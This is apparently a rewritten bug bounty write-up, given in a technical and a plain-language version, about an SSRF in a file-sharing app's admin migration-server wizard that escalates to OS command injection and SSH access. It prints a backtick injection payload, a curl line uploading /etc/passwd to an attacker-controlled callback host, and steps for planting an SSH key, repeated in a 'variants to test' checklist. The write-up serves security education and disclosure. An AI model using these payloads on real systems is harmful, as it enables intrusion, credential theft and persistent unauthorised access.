Bug bounty write-up: From SSRF to $4000
The application's migration server configuration feature accepted a hostname and made an HTTP request to it, allowing an attacker to trigger callbacks to a server they control. By injecting an operating system command into the hostname, the attacker could execute arbitrary commands on the vulnerable server, read and write files, and ultimately gain SSH access.
 Published on thehackerish.com
Hello ethical hackers and bug bounty hunters! Welcome to this bug bounty write-up where I show you how I found a Server-Side Request Forgery vulnerability (SSRF).
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target of this write-up is a web application that the author describes as a file-sharing system allowing users to securely exchange files. Alongside the user-facing side, it has an administrative panel for management purposes: administrators can create users, configure internal servers and networks, and so on. The name of the application is deliberately withheld to honour the responsible disclosure policy.
The feature that matters here is the ability to configure a migration server. It is implemented as a multi-stage wizard, and one of its configuration steps asks for the IP address or the hostname of the migration server. That input is the entry point for everything that follows: an SSRF that the author escalates to OS command execution and then to a full SSH shell.
Setup
The report does not describe any special tooling beyond an attacker-controlled web server, referred to throughout as mycallback.server, which receives HTTP callbacks, and an attacking machine used to generate an SSH key pair. The precondition is access to the administrative panel and, specifically, to the migration server configuration wizard. The author does not state how that administrative access was obtained, nor which versions of the application or its components were in use.
Finding it
Enumeration focused on the administration panel because it contained many interesting features. The migration server configuration stood out for two reasons. First, it is a complex, multi-stage feature, and the author's working heuristic is that complex features tend to sit at the top of the list because developers are more likely to make mistakes in them. Second, one of the configuration steps takes an IP address or hostname supplied by the user and, as the callback later confirmed, makes the server issue a request to it.
That is the classic shape of SSRF: the application initiates a request to a target server, and the user controls part or all of that target through input. The author frames SSRF by those two conditions and notes that it is useful for pivoting inside a target's infrastructure, because the vulnerable server generally runs next to neighbour systems that are not directly accessible.
Exploitation
Step 1: Confirm the callback
The first test was to put the author's own web server hostname into the migration server input field and press Next. The application responded by issuing an HTTP request to that host, so the callback arrived. This proves the application takes the hostname input and initiates an HTTP request to a server of the attacker's choice.
A callback on its own is not necessarily a security issue. The author is explicit about this: unless the server discloses sensitive data in the request, you must go further and test whether you can reach internal assets, meaning services that are not directly exposed. Many reports are closed as Not Applicable or Informative precisely because the hunter stops at the callback.
In this application, the author could distinguish whether a service was running or not from the different error messages returned, but that was all. There was no way to interact with those services, so the SSRF as it stood was not impactful enough.
Step 2: Inject an OS command into the callback hostname
Instead of using a plain domain as the callback, the author injected an operating system command as part of the callback subdomain. The payload was:
`whoami`.mycallback.server
The mechanics are as follows:
- The backticks cause the server to evaluate
whoamibefore anything else, and the command returnsuzer. - The server then sends an HTTP callback request to the attacker's server, with the result of the OS command placed in the subdomain part of the hostname.
The author received a callback to uzer.mycallback.server, which is clear proof that OS commands run on the vulnerable server. The open question at this point was whether arbitrary commands, not just single-word ones like whoami, could be run.
Step 3: Read internal files
To demonstrate arbitrary command execution, the author needed both file read and file write. For reading, the payload replaced whoami with a curl invocation that uploads a local file to the callback server:
curl -F '@/etc/passwd' mycallback.server
Placed inside the backticks in the hostname position, this exfiltrated the content of /etc/passwd in the POST data received back on mycallback.server. The author notes that the hostname syntax in the payload was malformed, yet the OS command still ran, because the server evaluates the command before anything else.

The screenshot shows the exfiltrated file content arriving at the attacker's callback server.
Step 4: Write to internal files
To show that files on the server can be created and edited, the author ran:
echo test | tee /tmp/POC
The content of the resulting file was then fetched using the same technique used to read /etc/passwd, confirming the write succeeded.
Step 5: Turn file write into an SSH shell
The server runs a publicly accessible SSH server. The author's plan was to log in without a password by planting a public key. The steps were:
- Generate a key pair with
ssh-keygenon the attacking machine. - Append the public key to
/home/uzer/.ssh/authorized_keyson the vulnerable server, using the same technique used to write/tmp/POC. - Log in with the private key as the user
uzer:
ssh -i private.key [redacted]
The team triaged the report quickly and awarded the highest bounty on the strength of this clear and precise impact.

The screenshot shows the bounty award for the report.
Root cause
The report does not show the server-side code, but the behaviour is consistent with the hostname being evaluated by a shell before the HTTP request is made. The backticks are the mechanism: the value is interpreted by the shell before the HTTP request is made, and the command's output is substituted into the hostname that the server then resolves and requests. Because the same value also controls where the request goes, the command output is carried out in the subdomain of the callback, giving a reliable exfiltration channel.
The malformed hostname syntax did not stop execution because the server evaluates the command before anything else.
Impact
Under the precondition of access to the administrative migration configuration, an attacker can run arbitrary OS commands on the vulnerable server, as demonstrated by the whoami output uzer. That includes reading files such as /etc/passwd, writing files such as /tmp/POC, and modifying /home/uzer/.ssh/authorized_keys. Because the SSH service is publicly accessible, the file write converts into interactive login with the planted key, giving a stable shell. The SSRF alone, by contrast, only revealed whether internal services were up through differing error messages, with no interaction possible.
Fix
Variants to test
- A callback confirms server-side request capability; differing error messages for open and closed ports suggest you can probe internal services.
- Replace the callback hostname with a backtick-wrapped command such as the
whoamipayload above. A callback whose subdomain contains the command output confirms command execution. - Try command substitution with file upload, as in the
curl -Fpayload, to see whether file contents arrive in the POST body at your listener. - Try writing a marker file with
echo test | tee /tmp/POCand read it back through the same channel. A file you can read back confirms write access. - If SSH is exposed, append a generated public key to the target user's
authorized_keysthrough the write primitive and attempt key-based login. A successful shell confirms the full chain.
What happened, in plain words
A security researcher was testing a website that lets people share files with each other. The site also has a private area for administrators, where they can set things up, including a feature that connects the site to another server used when data is moved from one place to another (a "migration server").
The researcher noticed that when an administrator types the address of that migration server into a form, the website itself goes off and contacts that address. That is a normal thing for such a feature to do. But it also means the website can be told to contact any address the person filling in the form chooses, including addresses the person could not reach directly from their own computer. When a website can be tricked into making requests on your behalf, that is called Server-Side Request Forgery, or SSRF.
On its own, that was not very useful: the researcher could see whether some internal service was running or not, but could not talk to it. So the researcher tried something cleverer. Instead of typing a plain address, they typed an address that contained a small instruction for the server's operating system, wrapped in backticks. The server ran that instruction, put the result into the address, and then contacted the researcher's own server. The researcher could read the result. That turned a mild SSRF into the ability to run commands on the server, which is Remote Code Execution, or RCE.
From there the researcher read files, wrote files, and finally planted a key that let them log in to the server over SSH, the standard way of opening a command-line session on a remote machine. The company paid the highest bounty for that report.
This article walks through the same steps in the same order, explaining every term as it comes up. You only need to know how to use a browser and a computer to follow along.
The application being tested
The target is a web application that the author describes as a file-sharing system: users can exchange files securely through it. Next to the part ordinary users see, there is an administrative panel for management tasks. Administrators can create users, configure internal servers and networks, and so on.
The name of the application is deliberately not given, to honour the responsible disclosure policy. That policy is a convention in security work: when you find a problem, you tell the company privately and give them time to fix it before you talk about it publicly, and you avoid naming the product in a way that would put its users at risk.
The feature that mattered
The feature at the centre of this story is the ability to configure a migration server. A migration, in computing, is the process of moving data from one system to another. When a company moves files or accounts from an old system to a new one, some piece of software has to connect to both sides. The migration server is the machine on the other end of that connection.
In this application, setting up a migration server is done through a wizard: a series of screens, one after another, each asking for a piece of information, with a Next button to move on. One of those screens asks for the IP address or the hostname of the migration server.
Two terms to unpack there:
- An IP address is the numeric label a computer uses to find another computer on a network, a bit like a street address for a building. Something like
[redacted]is the shape of one (the numbers here are only an illustration of the format). - A hostname is the human-friendly name that stands in for an IP address, such as
files.example.com. When you type a name into your browser, a system called DNS looks it up and translates it into the numeric address. Think of a hostname as a contact name in your phone and the IP address as the phone number behind it.
That input field, where an administrator types an address, is the doorway for everything that follows: an SSRF that the author escalates to running operating system commands, and then to a full SSH shell.
What you need to reproduce it
The report does not describe any special tooling beyond two things:
- A web server controlled by the attacker, referred to throughout as
mycallback.server, which receives the requests the target makes. A callback here means an incoming request that the target application sends to a server the attacker owns, proving the target made a connection outward. - An attacking machine, used to generate an SSH key pair (explained later).
The precondition is access to the administrative panel, and specifically to the migration server configuration wizard. The author does not state how that administrative access was obtained, nor which versions of the application or its components were in use.
Phase 1: Enumeration
Enumeration is the first phase of any security test. It means looking around the application and listing what exists: pages, forms, features, inputs, and how they behave. Before you can find a flaw, you need a map of the place.
The author focused on the administration panel because it contained many interesting features. One of them was the migration server configuration, with its multi-stage wizard.
The working rule the author applies is simple: whenever a feature is complex, put it at the top of the list. The reasoning is that developers are more likely to make mistakes in complicated features, because there is more code, more steps, and more places for a value to travel from one part of the system to another without being checked.
This case was no different. During one of the many configuration steps, the application asks for the IP address or the hostname of the migration server. For the author, that was the moment the inner voices started shouting: SSRF! SSRF! SSRF!
Why does an address field raise that alarm? Because the application is about to take a value typed by a person and use it to decide where to send a request. If the application does not carefully check that value, the person typing it can choose the destination. And the destination is chosen by the server, which sits inside the company's network and can reach machines that you, sitting at home, cannot.
Phase 2: Exploiting the SSRF
What SSRF is, from zero
SSRF stands for Server-Side Request Forgery. Break the name down:
- Server-side means it happens on the server, the machine that runs the website, not in your browser.
- Request means one computer asking another for something, the same way your browser asks a website for a page.
- Forgery means the request is not what it appears to be: it is made on someone else's behalf, with a destination chosen by an attacker.
A useful everyday comparison: imagine a receptionist in an office building who will, on your request, walk to any room in the building and fetch whatever you ask for. You are outside the building and cannot get past the front door. But the receptionist can go anywhere inside. If you can persuade the receptionist to fetch something from a room you were never meant to enter, you have just reached inside the building without a key.
The author defines SSRF by two conditions that must both hold:
- The application initiates a request to a target server.
- You control part or all of the target server through user input.
If both are true, you have SSRF. The first condition is about the application's behaviour: it makes outbound connections. The second is about your influence: something you type decides where those connections go.
SSRF is handy for pivoting inside the IT infrastructure of your target. Pivoting means using one compromised position as a stepping stone to reach another. This works because the vulnerable server generally runs next to neighbour systems which are not directly accessible from the internet. Those neighbours might be databases, internal admin panels, or other servers that trust anything coming from inside the network. The vulnerable server is inside that trusted space, so its requests are welcomed.
The author points to a demonstration of this in action, when they accessed an APK file during a capture-the-flag challenge. A capture-the-flag, or CTF, is a practice exercise where a deliberately vulnerable system is set up and players try to find and exploit the flaws in it. An APK is the installable package format for Android apps. The point of the reference is that SSRF let the author reach a file that was not meant to be reachable from outside.
Exploiting the SSRF
In the case of this web application, the author simply put their own web server's hostname into the migration server's input field. Then they pressed the Next button. The result was an HTTP callback: a request arrived at the author's server, sent by the target application.
What does that prove? It proves that the application takes the hostname input and initiates an HTTP request to a server of the attacker's choice. The application did not check that the address belonged to a legitimate migration server, or that it was inside the company's network, or anything else. It just went where it was told.
What the impact is, and why a callback alone is not enough
Receiving a callback is not necessarily a security issue. This is the part where many reports go wrong. A callback only shows that the server can be made to send a request somewhere. Unless the server discloses sensitive data in that request, you have not shown harm. You must go further and test whether you can reach internal assets, meaning services which are not directly exposed to the internet.
In other words, the question is not "can I make the server call me?" but "can I use the server to reach things I should not reach, and can I get information back?"
Unfortunately, many bug bounty hunters fall for this mistake, and their reports get closed as Not Applicable or Informative. Those are the labels platforms use for reports that are valid observations but not security vulnerabilities worth a reward. A report that stops at "I got a callback" is exactly the kind that gets closed that way.
In the case of this web application, the author got different error messages depending on whether there was a service running at the address or not. That is a small information leak: it tells you whether a machine is alive. But that was all. The author could not interact with those services. Therefore, this SSRF was not impactful enough on its own.
So the author asked a different question: maybe I can run arbitrary commands and exfiltrate the results in the callback. Exfiltrate means to get data out of a protected place and back to yourself. Arbitrary commands means commands of your choosing, not just one fixed action.
Escalating to Remote Code Execution (RCE)
Remote Code Execution means exactly what it says: an attacker, working remotely, can make the target machine run code or commands of their choosing. It is one of the most serious outcomes in security, because from there the attacker can do almost anything the machine's user can do.
This time, instead of using a plain domain as the callback, the author injected an operating system command as part of the callback subdomain. The payload was:
`whoami`.mycallback.server
Here is what each piece means:
whoamiis a standard command on Unix-like operating systems. It prints the name of the user account that is currently running the command. It is a harmless way of asking "who am I on this machine?"- The backticks around it are the key. In a Unix shell, the shell is the program that reads commands and runs them. Backticks are a feature called command substitution: the shell runs whatever is inside them first, takes the output, and puts that output in place of the backticks. So if
whoamiprintsuzer, then`whoami`.mycallback.serverbecomesuzer.mycallback.serverbefore anything else happens. .mycallback.serveris the rest of the hostname, pointing at the attacker's own server.
So the value the application receives looks like a hostname. But before it is used as a hostname, the shell evaluates the backticked part. The result is a hostname whose first label is the output of the command.
The mechanics, step by step:
- The backticks cause the server to evaluate
whoamibefore anything else, and the command returnsuzer. - The server then sends an HTTP callback request to the attacker's server, with the result of the OS command placed in the subdomain part of the hostname.
A quick note on the word subdomain: a hostname is read from right to left in levels. In uzer.mycallback.server, server is the top-level part, mycallback.server is the domain the attacker owns, and uzer is a subdomain of it. Subdomains are free-form: anyone who owns a domain can create as many subdomains as they like, and they all point to the same server unless configured otherwise. That is why the command output can be smuggled out in that position: the attacker's server receives the request, looks at which subdomain was requested, and reads the answer there.
The author received a callback to uzer.mycallback.server. That is clear proof that OS commands run on the vulnerable server. The open question at this point was whether arbitrary commands, not just single-word ones like whoami, could be run.
Why does this matter so much? Because whoami is a single word with no spaces, no special characters, and no arguments. It fits neatly into a hostname. A real attack needs commands with spaces, options, file paths, and pipes. If only single words work, the impact is limited. If arbitrary commands work, the attacker controls the machine.
Bonus: getting a full shell
A shell is a command-line session on a machine: a prompt where you type commands and see their output. Getting a full shell means getting a stable, interactive way to run commands, rather than squeezing one command at a time through a hostname field.
While the proof of concept (POC) so far demonstrates impact, the author wanted to be sure of getting the full bug bounty. A POC is a minimal demonstration that a vulnerability is real: enough to prove the point, not necessarily a full attack. To strengthen it, the author needed to prove that arbitrary commands could be run, not just single-word commands like whoami.
To achieve this, the author needed to read and write files. The reason will become clear shortly, but for now, the two requirements are: get a file's contents out, and put new contents into a file.
Reading internal files
For reading, the payload replaced whoami with a curl invocation that uploads a local file to the callback server:
curl -F '@/etc/passwd' mycallback.server
Line by line, in plain words:
curlis a command-line tool for making HTTP requests. It is the same kind of request your browser makes when it loads a page, but from a terminal, and it can also send data.-Ftellscurlto send a form upload, the same mechanism a website uses when you attach a file to a form and press submit. The data goes in the body of the request, as a POST.@/etc/passwdmeans "take the contents of the file at this path and send it". The@sign is what tellscurlto read from a file rather than send the literal text./etc/passwdis a standard file on Unix-like systems. Despite the name, modern systems do not store passwords in it in readable form; it lists user accounts and basic information about them. It is a classic file to read as proof, because it is present on almost every such system and its contents are recognisable.mycallback.serveris the destination: the attacker's own server, which will receive the upload.
Placed inside the backticks in the hostname position, this exfiltrated the content of /etc/passwd in the POST data received back on mycallback.server. In other words, the target server ran curl, which read the file and uploaded it to the attacker. The attacker did not need to reach the target's filesystem directly; the target did the work and sent the results out.
The author notes that the hostname syntax in the payload was malformed, yet the OS command still ran, because the server evaluates the command before anything else. This is an important detail: the value never had to be a valid hostname. The shell ran the backticked command first, and only afterwards did the result get treated as a hostname. Validation that checks whether something looks like a hostname is therefore useless if the shell sees the value first.
The screenshot shows the exfiltrated file content arriving at the attacker's callback server.
Writing to internal files
To show that files on the server can be created and edited, the author ran:
echo test | tee /tmp/POC
Line by line:
echo testprints the wordtest. It is the simplest way to produce some text.- The vertical bar
|is a pipe. It takes the output of the command on its left and feeds it as input to the command on its right. Think of it as a conveyor belt between two machines. teereads what arrives on its input and writes it to two places at once: the screen (standard output) and a file. The name comes from the T-shaped plumbing fitting that splits a flow in two./tmp/POCis the file being written./tmpis a directory on Unix-like systems for temporary files, andPOCis just a filename chosen to mark the proof of concept.
So the whole line means: produce the text test, and write it into the file /tmp/POC. The content of the resulting file was then fetched using the same technique used to read /etc/passwd, confirming the write succeeded. Reading it back matters: writing a file proves nothing if you cannot show what ended up in it.
Finally, getting the SSH shell
The server runs a publicly accessible SSH server. SSH, Secure Shell, is the standard protocol for logging in to a remote machine and getting a command-line session. It is what system administrators use every day to manage servers. "Publicly accessible" means the SSH service can be reached from the internet, not only from inside the company network.
The author's plan was to log in without a password by planting a public key. To understand that, you need to know how SSH keys work.
A key pair consists of two mathematically linked files: a private key and a public key. The public key can be given to anyone; the private key must stay secret. The server keeps a list of public keys it trusts, in a file called authorized_keys. When you connect, the server checks that you hold the private key matching one of the public keys in that list. If you do, you are let in, with no password involved. The comparison is a padlock and key: the public key is the padlock you leave on the server, and the private key is the only key that opens it.
The steps were:
- Generate a key pair with
ssh-keygenon the attacking machine. - Append the public key to
/home/uzer/.ssh/authorized_keyson the vulnerable server, using the same technique used to write/tmp/POC. - Log in with the private key as the user
uzer:
ssh -i private.key [redacted]
Line by line:
sshis the client program that opens the connection.-i private.keytells it which private key file to use for authentication.-istands for identity.[redacted]is the account and the machine: the useruzeron the hostvulnerable.server.
Why does this step matter so much? Because it converts a series of one-shot commands into a stable, interactive session. Instead of squeezing a command through a hostname field and waiting for a callback, the attacker now has a normal shell, with history, tab completion, and the ability to run anything. It also proves the impact in the clearest possible way: an outsider can log in to the server as a real user.
As a result of this clear and precise impact, the team quickly triaged my report and awarded me with the highest bounty. Triage is the process a security team uses to review a report, confirm it is real, and decide how serious it is. A clear demonstration of impact makes triage fast and makes the reward high.
The screenshot shows the bounty award for the report.
Why it worked: the root cause
The report does not show the server-side code, but the behaviour is consistent with the hostname being evaluated by a shell before the HTTP request is made. Two terms there:
- Sanitisation means cleaning or checking a value before using it, for example rejecting characters that have special meaning.
- Shell metacharacters are characters the shell treats as instructions rather than as plain text. Backticks are one; so are
;,|,&,$()and others. They are like punctuation in a sentence that changes the meaning of the whole sentence.
The backticks are the mechanism: the value is interpreted by the shell before the HTTP request is made, and the command's output is substituted into the hostname that the server then resolves and requests. Because the same value also controls where the request goes, the command output is carried out in the subdomain of the callback, giving a reliable exfiltration channel.
In plain terms: the application took the text from the form, handed it to the shell, and the shell did what shells do, which is run commands. The output then became part of an address the application contacted, and the attacker's server was listening at the other end.
The behaviour is consistent with the hostname being interpolated into a shell command, likely a command-line HTTP client or a similar utility invoked by the application. Interpolated means inserted into a larger string; if you build a command by gluing user text into it, the user text becomes part of the command. The malformed hostname syntax did not stop execution because the server evaluates the command before anything else.
Impact
Under the precondition of access to the administrative migration configuration, an attacker can run arbitrary OS commands on the vulnerable server, as demonstrated by the whoami output uzer. That includes reading files such as /etc/passwd, writing files such as /tmp/POC, and modifying /home/uzer/.ssh/authorized_keys. Because the SSH service is publicly accessible, the file write converts into interactive login with the planted key, giving a stable shell.
The SSRF alone, by contrast, only revealed whether internal services were up through differing error messages, with no interaction possible. That contrast is the lesson: the same entry point, taken one step further, went from a low-value observation to full control of the machine.
Fix
In everyday terms: treat the address as a piece of text to be checked, not as part of a command to be run. If the application needs to contact a host, it should use a library that takes a hostname as a value and never involves a shell at all.
Variants to test
- A callback confirms server-side request capability; differing error messages for open and closed ports suggest you can probe internal services.
- Replace the callback hostname with a backtick-wrapped command such as the
whoamipayload above. A callback whose subdomain contains the command output confirms command execution. - Try command substitution with file upload, as in the
curl -Fpayload, to see whether file contents arrive in the POST body at your listener. - Try writing a marker file with
echo test | tee /tmp/POCand read it back through the same channel. A file you can read back confirms write access. - If SSH is exposed, append a generated public key to the target user's
authorized_keysthrough the write primitive and attempt key-based login. A successful shell confirms the full chain.
Glossary
- API: an interface that lets one piece of software ask another to do something, without either side needing to know how the other is built inside.
- APK: the installable package format for Android applications.
- Arbitrary command: a command of the attacker's choosing, rather than one fixed action the application intended.
- Authorized_keys: the file on an SSH server listing the public keys that are allowed to log in.
- Backticks: the
`characters, which tell a Unix shell to run the text between them and substitute its output. - Bug bounty: a programme where a company pays researchers for reporting security flaws in its systems.
- Callback: an incoming request that the target application sends to a server the attacker controls, proving the target made an outbound connection.
- Capture the flag (CTF): a practice exercise with a deliberately vulnerable system, where players try to find and exploit flaws.
- Command substitution: the shell feature that runs a command and puts its output in place of the command text.
- Curl: a command-line tool for making HTTP requests, including uploading files.
- DNS: the system that translates human-friendly hostnames into numeric IP addresses.
- Enumeration: the phase of listing what exists in an application: pages, forms, features and inputs.
- Exfiltration: getting data out of a protected place and back to the attacker.
- Hostname: the human-friendly name for a machine, such as
files.example.com, which DNS translates into an IP address. - HTTP: the protocol browsers and servers use to exchange requests and responses.
- IP address: the numeric label a computer uses to find another computer on a network.
- Key pair: two linked files, a private key kept secret and a public key shared freely, used to prove identity without a password.
- Migration server: the machine on the other end of a data migration, the process of moving data from one system to another.
- Multi-stage wizard: a feature made of several screens in sequence, each asking for one piece of information.
- Not Applicable / Informative: labels used when a report is a valid observation but not a security vulnerability worth a reward.
- OS command: an instruction for the operating system, such as listing a file or printing the current user.
- Pivot: to use one compromised position as a stepping stone to reach another system.
- POC (proof of concept): a minimal demonstration that a vulnerability is real.
- POST data: the part of an HTTP request that carries data sent to the server, such as a form upload.
- Private key: the secret half of a key pair, used to prove identity.
- Public key: the shareable half of a key pair, placed on servers to allow login.
- RCE (Remote Code Execution): the ability for a remote attacker to make the target machine run code or commands of their choosing.
- Request: one computer asking another for something.
- Responsible disclosure: telling a company privately about a flaw and giving it time to fix it before public discussion.
- Sanitisation: cleaning or checking a value before use, for example rejecting characters with special meaning.
- Shell: the program that reads commands and runs them, and the interactive command-line session it provides.
- Shell metacharacters: characters such as backticks,
;,|,&and$()that the shell treats as instructions rather than plain text. - SSH (Secure Shell): the standard protocol for logging in to a remote machine and getting a command-line session.
- SSH key: a key pair used to log in to SSH without a password.
- SSRF (Server-Side Request Forgery): a flaw where the application makes a request to a destination the attacker controls through user input.
- Subdomain: a level of a hostname to the left of the domain, such as
uzerinuzer.mycallback.server. - Tee: a command that writes its input to both the screen and a file.
- Triage: the process a security team uses to review a report, confirm it, and decide how serious it is.
- Whoami: a standard command that prints the name of the user running it.




